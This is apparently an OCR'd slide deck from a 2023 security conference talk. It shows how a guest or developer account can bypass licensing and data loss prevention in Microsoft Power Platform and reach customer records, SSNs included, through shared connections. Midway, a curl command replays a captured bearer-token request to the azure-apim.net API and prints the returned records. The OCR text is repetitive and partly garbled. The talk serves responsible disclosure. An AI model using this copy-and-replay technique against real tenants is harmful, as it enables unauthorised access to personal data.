The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors



You've selected Microsoft Power Apps for Developer

- 1 Let's get you started
- 2 Create your account
- 3 Confirmation details

Thanks for signing up for Microsoft Power Apps for Developer

Your username is **hacker5@pwntoso.onmicrosoft.com**

[Get Started](#)



The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors





Customer Insights



This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

[More](#)




This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

[Less](#)

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.



**So we were able to bypass the license
requirement**

But blocked by... DLP?



Filter by title

Data loss prevention policies

Overview

Create a DLP policy

Manage DLP policies

Data loss prevention SDK

Basic connector classification

Connector action control

Connector endpoint filtering (preview)

DLP for custom connectors

DLP for Power Automate

DLP for desktop flows

Disable new connectors

View policies and policy scope

Effect of multiple policies

Impact on apps and flows

Exempt apps and flows

Learn / Power Platform /



Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Feedback

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time

Additional resources

Documentation

Connector classification - Power Platform

About ways to categorize connectors within a DLP policy.

Create a data loss prevention (DLP) policy - Power Platform

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

Impact of DLP policies on apps and flows - Power Platform

About the impact of DLP policies on apps and flows.

Show 5 more

- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

- Policy name
- Prebuilt connectors
- Custom connectors
- Scope
- Review

Name your policy

Start by giving your new policy a name. You can change this later.

Power Platform Conference 2023 Register now



Back

Next

Cancel



- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

DLP Policies > New Policy

- Policy name
- Prebuilt connectors**
- Custom connectors
- Scope
- Review




⚙️ Set default group


Assign connectors ⓘ

Business (0) Non-business (1056) | Default Blocked (0)

🔍 Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name		Blockable	Endpoint config
	SharePoint	⋮	No	No
	OneDrive for Business	⋮	No	No
	Dynamics 365 (denrecated)	⋮	Yes	No



Power Platform Conference 2023
Register now



- Home
- Environments
- Analytics
- Billing (Preview)
- Settings
- Resources
- Help + support
- Data integration
- Data (preview)
- Policies

DLP Policies > New Policy

- Policy name
- Prebuilt connectors**
- Custom connectors
- Scope
- Review

[Move to Business](#) [Block](#) [Configure connector](#)

[Set default group](#)

One or more of the selected connectors can't be blocked.

Assign connectors

Business (0) Non-business (1056) | Default Blocked (0)

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
<input checked="" type="checkbox"/>	SharePoint	No	No
	OneDrive for Business	No	No

Power Platform Conference 2023
[Register now](#)

[Back](#) [Next](#) [Cancel](#)





- Home
- Environments
- Analytics
- Billing
- Settings
- Resources
- Help
- Data
- Data
- Policies

DLP Policies > New Policy

Policy name

zenity

Microsoft Power Platform
DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Yuval Adler
Customer Success Director

Read Blog

Microsoft Power Platform DLP Bypass Uncovered-Finding #1

Read more >

Move to Business Block Configure connector Set default group

One or more of the selected connectors can't be blocked.

Assign connectors

Business (0) Non-business (1056) | Default Blocked (0) Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
<input checked="" type="checkbox"/>	SharePoint	No	No
<input type="checkbox"/>	OneDrive for Business	No	No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>



- Home
- Environments
- Anal
- Billin
- Setti
- Reso
- Help
- Data
- Data
- Polio

DLP Policies > New Policy

Move to Business Block Configure connector Set default group

Policy name

ed connectors can't be blocked.

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

[Read Blog](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #1

[Read more >](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read Blog](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP calls

[Read more >](#)



Yuval Adler
Customer Success Director

ors ⓘ

-business (1056) | Default Blocked (0)

Search connectors

sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned p here by default.

Name	Blockable	Endpoint config
SharePoint	No	No
OneDrive for Business	No	No



<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Back

Next

Cancel



- Home
- Environments
- Anal
- Billing
- Setti
- Reso
- Help
- Data
- Data
- Polio

DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

[Read Blog](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #1

[Read more >](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read Blog](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP


[Read more >](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

[Read Blog](#)


Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

[Read more >](#)

connector ▾ ⚙️ Set default group

locked (0) 🔍 Search connectors

group can't share data with connectors in other groups. Unassigned

	Blockable ▾	Endpoint config
⋮	No	No
⋮	No	No

OneDrive for Business ⋮ No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>





DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

[Read Blog](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read Blog](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

[Read Blog](#)


New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

[Read Blog](#)

zenity


Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered - Finding #1

[Read more >](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP

[Read more >](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

[Read more >](#)

Microsoft Power Platform DLP Bypass Uncovered - Finding #4 - Unblockable connectors

[Read more >](#)

Set default group

Search connectors

connectors in other groups. Unassigned

Unblockable	Endpoint config
No	No
No	No

OneDrive for Business

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>



- Home
- Environments
- Anal
- Billin
- Setti
- Reso
- Help
- Data
- Data
- Polio

Policy name

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

[Read Blog](#)

Microsoft Power Platform
DLP Bypass Uncovered
Finding #1

[Read more >](#)

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read Blog](#)

Microsoft Power Platform
DLP Bypass Uncovered
Finding #2 - HTTP

[Read more >](#)

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #3 - custom connectors

[Read Blog](#)

Microsoft Power Platform
DLP Bypass Uncovered
Finding #3 - Custom Connectors

[Read more >](#)

New Blog Series

Microsoft Power Platform
DLP Bypass Uncovered

Finding #4 - Unblockable connectors


[Read Blog](#)

Microsoft Power Platform
DLP Bypass Uncovered
Finding #4 - Unblockable connectors

[Read more >](#)

zenity

Microsoft Power Platform
DLP Bypass Uncovered



Yuval Adler
Customer Success Director

Finding #5 - Parent and child flow execution

[Read Blog](#)

Microsoft Power Platform
DLP Bypass Uncovered -
Finding #5 - Parent and Child
Flow Execution

[Read more >](#)

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Back

Next

Cancel



DLP bypass disclosure in process
Full writeup → bit.ly/mbrg-bhusa23









- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**
- More
- Power Platform
- Ask a virtual agent

+ New connection ✎ Edit ↗ Share 🗑 Delete ⓘ Details

Connections in Zenity Demo (default)

✎ Canvas



Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	⋮ 26 min ago	Connected
 jamieredincustomerdata.file.core.windows.net Azure File Storage	⋮ 25 min ago	Connected
 Azure Queues Azure Queues	⋮ 3 wk ago	Connected
 jamieredincustomerdata.table.core.windows.net/cust... Azure Table Storage	⋮	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	⋮	Connected
 enterprisecustomers customercareinsights.database.... SQL Server	⋮ 2 wk ago	Connected

- ✎ Edit
- ↗ Share
- 🗑 Delete
- ⓘ Details**





- Home
- Create
- Learn
- Apps
- Tables
- Flows
- Solutions
- Connections**

 Edit  Share  Delete

Connections > **enterprisecustomers customercareinsights.database.windows.net**

Details Apps using this connection Flows using this connection

Connector name



Description

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

Premium

Status

Connected

Owner

Jamie Reding

Created










7/14/2022, 11:30:39 AM


Modified

7/12/2023, 12:03:31 AM









-  Home
-  Create
-  Learn
-  Apps
-  Tables
-  Flows
-  Solutions
-  **Connections** 

 Edit  Share  Delete

Search









Connections > **enterprisecustomers customercareinsights.database.windows.net**




Details Apps using this connection Flows using this connection


Name	
	Customer Insights
	customersinsights2
	Customer Insights
	Customer Insights









-  Home
-  Create
-  Learn
-  Apps
-  Tables
-  Flows
-  Solutions
-  **Connections**

 Edit  Share  Delete

 Search

Connections > **enterprisecustomers customercareinsights.database.windows.net**

Details Apps using this connection Flows using this connection

Name	
	Customer Insights
	customersinsights2
	Customer Insights
	Customer Insights





Apps > Customer Insights

Details Versions Connections Flows

Owner

Jamie Reding

Description

Not provided

Created

7/14/2022, 11:47:48 AM

Modified

7/12/2023, 12:06:25 AM

Web link

<https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43>

Mobile QR code



- Home
- Create
- Learn
- Apps**
- Tables
- Flows
- Solutions
- More
- Power Platform



Customer Insights





Almost there ...

Customer Insights needs your permission to use the following. Please allow the permissions to proceed.



SQL Server [®] Premium
enterprisecustomers
customercareinsights.database.windows.net
Signed in

Allow

Don't Allow



[dbo].[Customers]  

🔍 Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown >

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez >

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith >

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson >

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez >

andrewc@zenitydemo.OnMicrosoft.com



< [dbo].[Customers]

CustomerID

55677

Email

aidenb@zenitydemo.OnMicrosoft.com

FirstName

Aiden

LastName

Brown

SocialSecurityNumber

209-97-8888



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.com
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com
Andrew
Perez

Browser DevTools Network tab showing a response for a query. The response is a JSON array of customer records.

```
1 {
2   "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5B
3   "value": [
4     {
5       "@odata.etag": "",
6       "ItemInternalId": "3991bcef-6542-4723-93e5-fef0afb0caaf",
7       "Email": "aidenb@zenitydemo.OnMicrosoft.com",
8       "FirstName": "Aiden",
9       "LastName": "Brown",
10      "CustomerID": 55677,
11      "SocialSecurityNumber": "209-97-8888"
12    },
13    {
14      "@odata.etag": "",
15      "ItemInternalId": "59468524-c47d-4b7c-9775-bb5892660ac4",
16      "Email": "alexanderw@zenitydemo.OnMicrosoft.com",
17      "FirstName": "Alexander",
18      "LastName": "Gonzalez",
19      "CustomerID": 74321,
20      "SocialSecurityNumber": "209-97-9876"
21    },
22    {
23      "@odata.etag": "",
24      "ItemInternalId": "5f32b199-275e-4612-a026-b52903dd0a9a",
25      "Email": "amandas@zenitydemo.OnMicrosoft.com",
26      "FirstName": "Amanda",
27      "LastName": "Smith",
28      "CustomerID": 78654,
29      "SocialSecurityNumber": "209-97-6666"
30    },
31    {
32      "@odata.etag": "",
33      "ItemInternalId": "00e598ec-41ea-42c0-aa17-34c50c42949c",
34      "Email": "ameliaj@zenitydemo.OnMicrosoft.com",
35      "FirstName": "Amelia",
36      "LastName": "Johnson",
37      "CustomerID": 76234,
38      "SocialSecurityNumber": "209-97-1111"
39    },
40    {
41      "@odata.etag": "",
42      "ItemInternalId": "1a9cb83a-919e-43ff-9db7-67a02358af83",
43      "Email": "ameliam@zenitydemo.OnMicrosoft.com",
44      "FirstName": "Amelia",
45      "LastName": "Gonzalez",
46      "CustomerID": 74321,
47      "SocialSecurityNumber": "209-97-9876"
48    },
49    {
50      "@odata.etag": "",
51      "ItemInternalId": "b5cb5500-9ecd-44bc-a6e1-ce5f1c1cbb16",
52      "Email": "andrewc@zenitydemo.OnMicrosoft.com",
53      "FirstName": "Andrew",
54      "LastName": "Perez",
55      "CustomerID": 79000,
56      "SocialSecurityNumber": "209-97-1111"
57    }
58  ]
59 }
```





[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.com
Alexander
Gonzalez

amandas@zenitydemo.OnMicrosoft.com
Amanda
Smith

ameliaj@zenitydemo.OnMicrosoft.com
Amelia
Johnson

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com

Chromium DevTools Network tab showing a request to blob:https://pa-static-ms.azure.../invoke. The status is 200. Headers include: Access-Control-Allow-Origin: *, Access-Control-Expose-Headers: connection-parameter-set-name, Cache-Control: no-cache, Content-Encoding: gzip, Content-Type: application/json; charset=utf-8; odata.metadata=minimal, Date: Sun, 16 Jul 2023 12:01:30 GMT, Expires: -1, Pragma: no-cache, Strict-Transport-Security: max-age=31536000; includeSubDomains, Timing-Allow-Origin: *, Vary: Accept-Encoding, X-Content-Type-Options: nosniff, X-Frame-Options: DENY, X-Ms-Apim-Cached-Response: false, X-Ms-Apim-Obo: false, X-Ms-Environment-Id: default-fc993b0f-345b-4d01-9f67-9ac4a140dd43, X-Ms-Request-Id: 3b699bdc-5186-4a69-8043-fbf014885564, X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e).





Navigation icons: home, expand, download, menu, profile

[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden

Browser DevTools Network Tab

Filter: -?qsp

Timeline: 5000 ms to 70000 ms

Request Name: invoke

Request Headers

Name	Value
Request URL	https://europe-002.azure-apim.net/invoke
Request Method	POST
Status Code	200

```
X-Ms-Client-App-Id: /providers/Microsoft.PowerApps/apps/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e
X-Ms-Client-App-Version: 2022-07-14T08:47:48Z
X-Ms-Client-Environment-Id: /providers/Microsoft.PowerApps/environments/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Client-Object-Id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa
X-Ms-Client-Request-Id: a4388bf7-366c-4f98-938c-9f61c67cf59a
X-Ms-Client-Session-Id: 39123203-fdc7-481c-a853-48822b320546
X-Ms-Client-Tenant-Id: fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Protocol-Semantics: cdp
X-Ms-Request-Method: GET
X-Ms-Request-Url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%24orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%24top=100
X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

```
X-Ms-Environment-Id: default-fc993b0f-345b-4d01-9f67-9ac4a140dd43
X-Ms-Request-Id: 3b699bdc-5186-4a69-8043-fbf014885564
X-Ms-User-Agent: PowerApps/3.23071.10 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e8d55b9e)
```

Request Headers

```
:Authority: europe-002.azure-apim.net
:Method: POST
:Path: /invoke
:Scheme: https
Accept: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTNROU5OUjdiUm9meG1IWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJpc2MiOiJodHRwczovL2FwaWh1Yi5henVyZS5jb20iLCJ0eXBlIjoiMDFuZW50aW50eXBlIiwiaWF0IjoiMjAyMi00OC0xMCJ9
```

ameliam@zenitydemo.OnMicrosoft.com
Amelia
Gonzalez

andrewc@zenitydemo.OnMicrosoft.com





[dbo].[Customers]
aidenb@zenitydemo.OnMicrosoft.com Aiden Brown
alexanderw@zenitydemo.OnMicrosoft.com Alexander Gonzalez
amandas@zenitydemo.OnMicrosoft.com Amanda Smith
ameliaj@zenitydemo.OnMicrosoft.com Amelia Johnson
ameliam@zenitydemo.OnMicrosoft.com Amelia Gonzalez
andrewc@zenitydemo.OnMicrosoft.com

The screenshot shows the Chrome DevTools Network tab. A request named 'invoke' is selected. The 'Headers' tab is active, displaying various request headers. A context menu is open over the headers, offering actions like 'Copy', 'Copy as cURL (bash)', and 'Copy all as PowerShell'. The background shows a performance waterfall chart and a list of other network requests.

Name	Headers
invoke	quest URL: quest Method: atus Code: note Address: ferior Reliq

- Open in new tab
- Clear browser cache
- Clear browser cookies
- Copy
- Block request URL
- Block request domain
- Replay XHR
- Sort By
- Header Options
- Save all as HAR with content
- Override headers

Copy link address
Copy response
Copy stack trace
Copy as PowerShell
Copy as fetch
Copy as Node.js fetch
Copy as cURL (cmd)
Copy as cURL (bash)
Copy all as PowerShell
Copy all as fetch
Copy all as Node.js fetch
Copy all as cURL (cmd)
Copy all as cURL (bash)
Copy all as HAR



Copy-and-replay browser API Hub

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest:] $ curl 'https://europe-002.azure-apim.net/invoke' \  
> -X 'POST' \  
> -H 'authority: europe-002.azure-apim.net' \  
> -H 'accept: application/json' \  
> -H 'accept-language: en-US' \  
> -H 'authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNR0W5OUjdiUm9meG  
> -H 'x-ms-client-object-id: 71bbe90d-01e9-4d5c-a684-bd5f3967b8aa' \  
> -H 'x-ms-client-request-id: b0fcb515-3898-496b-af84-89a0058b4f2e' \  
> -H 'x-ms-client-session-id: 1972191d-bec7-447a-a0ac-47267adfec24' \  
> -H 'x-ms-client-tenant-id: fc993b0f-345b-4d01-9f67-9ac4a140dd43' \  
> -H 'x-ms-protocol-semantic: cdp' \  
> -H 'x-ms-request-method: GET' \  
> -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareins  
ights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items?%2  
4orderby=Email+asc&%24select=Email%2CFirstName%2CLastName%2CCustomerID%2CSocialSecurityNumber&%2  
4top=100' \  
> -H 'x-ms-user-agent: PowerApps/3.23072.11 (Web Player; AppName=01cde0ab-4650-4c0f-b73d-63c5e  
8d55b9e)' \  
> --compressed_
```


Copy-and-replay browser API Hub

```
[/@mbrg0/BHUSA2023/All-You-Need-Is-Guest.1] $ curl 'https://europe-002.azure-apim.net/invoke' \
> -X 'POST' \
> -H 'authority: europe-002.azure-apim.net' \
> -H 'accept: application/json' \
> -H 'accept-language: en-US' \
> -H 'authorization: Bearer eyJ0eXciOiJkaWEiLCJhdXRoIjoiIn0=' \
> -H 'x-ms-client-object-id: 71bbe1c1-4b2e-a482-d61c-820fc5e6' \
> -H 'x-ms-client-request-id: b0fd0c11-4b2e-a482-d61c-820fc5e6' \
> -H 'x-ms-client-session-id: 1972c111-4b2e-a482-d61c-820fc5e6' \
> -H 'x-ms-client-tenant-id: fc993c11-4b2e-a482-d61c-820fc5e6' \
> -H 'x-ms-protocol-semantic: cdp' \
> -H 'x-ms-request-method: GET' \
> -H 'x-ms-request-url: /apim/sql/ff47194e357e459b8756a5f43f59ccc6/
ights.database.windows.net,enterprisecustomers' )/tables('%5
4orderby=Email+asc&%24select=Email%24top=100' \
> -H 'x-ms-user-agent: PowerApps/3.1.0 (OS: Windows; Device: Desktop; CPU: x64; Screen: 1920x1080; Language: en-US; Timezone: America/Los_Angeles; Version: 8d55b9e)' \
> --compressed_
{
  "@odata.context": "https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/
$metadata#datasets('customercareinsights.database.windows.net%2Centerprisecustomers')/tables('%5
Bdbo%5D.%5BCustomers%5D')/items", "value": [
  {
    "@odata.etag": "", "ItemInternalId": "9c849894-b96e-44a2-962f-2e69686674e7", "Email": "aidenb@z
enitydemo.OnMicrosoft.com", "FirstName": "Aiden", "LastName": "Brown", "CustomerID": 55677, "SocialSecu
rityNumber": "209-97-8888"
  }, {
    "@odata.etag": "", "ItemInternalId": "a0fed822-58dd-4f22-a5ea-5ac632008fb3", "Email": "alexande
rw@zenitydemo.OnMicrosoft.com", "FirstName": "Alexander", "LastName": "Gonzalez", "CustomerID": 74321,
"SocialSecurityNumber": "209-97-9876"
  }, {
    "@odata.etag": "", "ItemInternalId": "f1b79f06-ad40-4b2e-a482-d61c820fc5e6", "Email": "amandas@
zenitydemo.OnMicrosoft.com", "FirstName": "Amanda", "LastName": "Smith", "CustomerID": 78654, "SocialSe
curityNumber": "209-97-6666"
  }, {
    "@odata.etag": "", "ItemInternalId": "e572c48b-cea5-4461-b83a-9e1f6625220e", "Email": "ameliaj@
zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Johnson", "CustomerID": 76234, "Social
SecurityNumber": "209-97-1111"
  }, {
    "@odata.etag": "", "ItemInternalId": "61ced58e-9123-49a9-a37a-8392d6fc761a", "Email": "ameliam@
zenitydemo.OnMicrosoft.com", "FirstName": "Amelia", "LastName": "Gonzalez", "CustomerID": 74321, "Socia
```

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms'
```

Power App is using azure-apim.net to fetch connection data

```
GET https://europe-002.azure-apim.net/apim  
/sql/ff47194e357e459b8756a5f43f59ccc6  
/v2/datasets/customercareinsights.database.windows.n  
et,enterprisecustomers  
/tables/%255Bdbo%255D.%255BCustomers%255D/ite  
ms
```


Power App is using azure-apim.net to fetch connection data

GET <https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items>

Power App is using azure-apim.net to fetch connection data

GET <https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customermercareinsights.database.windows.net,enterprisecustomers/tables/%255Bdbo%255D.%255BCustomers%255D/items>

Power App is using azure-apim.net to fetch connection data

GET <https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customermercareinsights.database.windows.net,enterprisecustomers/tables/%25Bdbo%25D.%25BCustomers%25D/items>

Power App is using azure-apim.net to fetch connection data

GET [https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customermercareinsights.database.windows.net,enterprisecustomers/tables/\[dbo\].\[Customers\]/items](https://europe-002.azure-apim.net/apim/sql/ff47194e357e459b8756a5f43f59ccc6/v2/datasets/customermercareinsights.database.windows.net,enterprisecustomers/tables/[dbo].[Customers]/items)



RESTful API
defined in
swagger



Power Automate



Power Apps

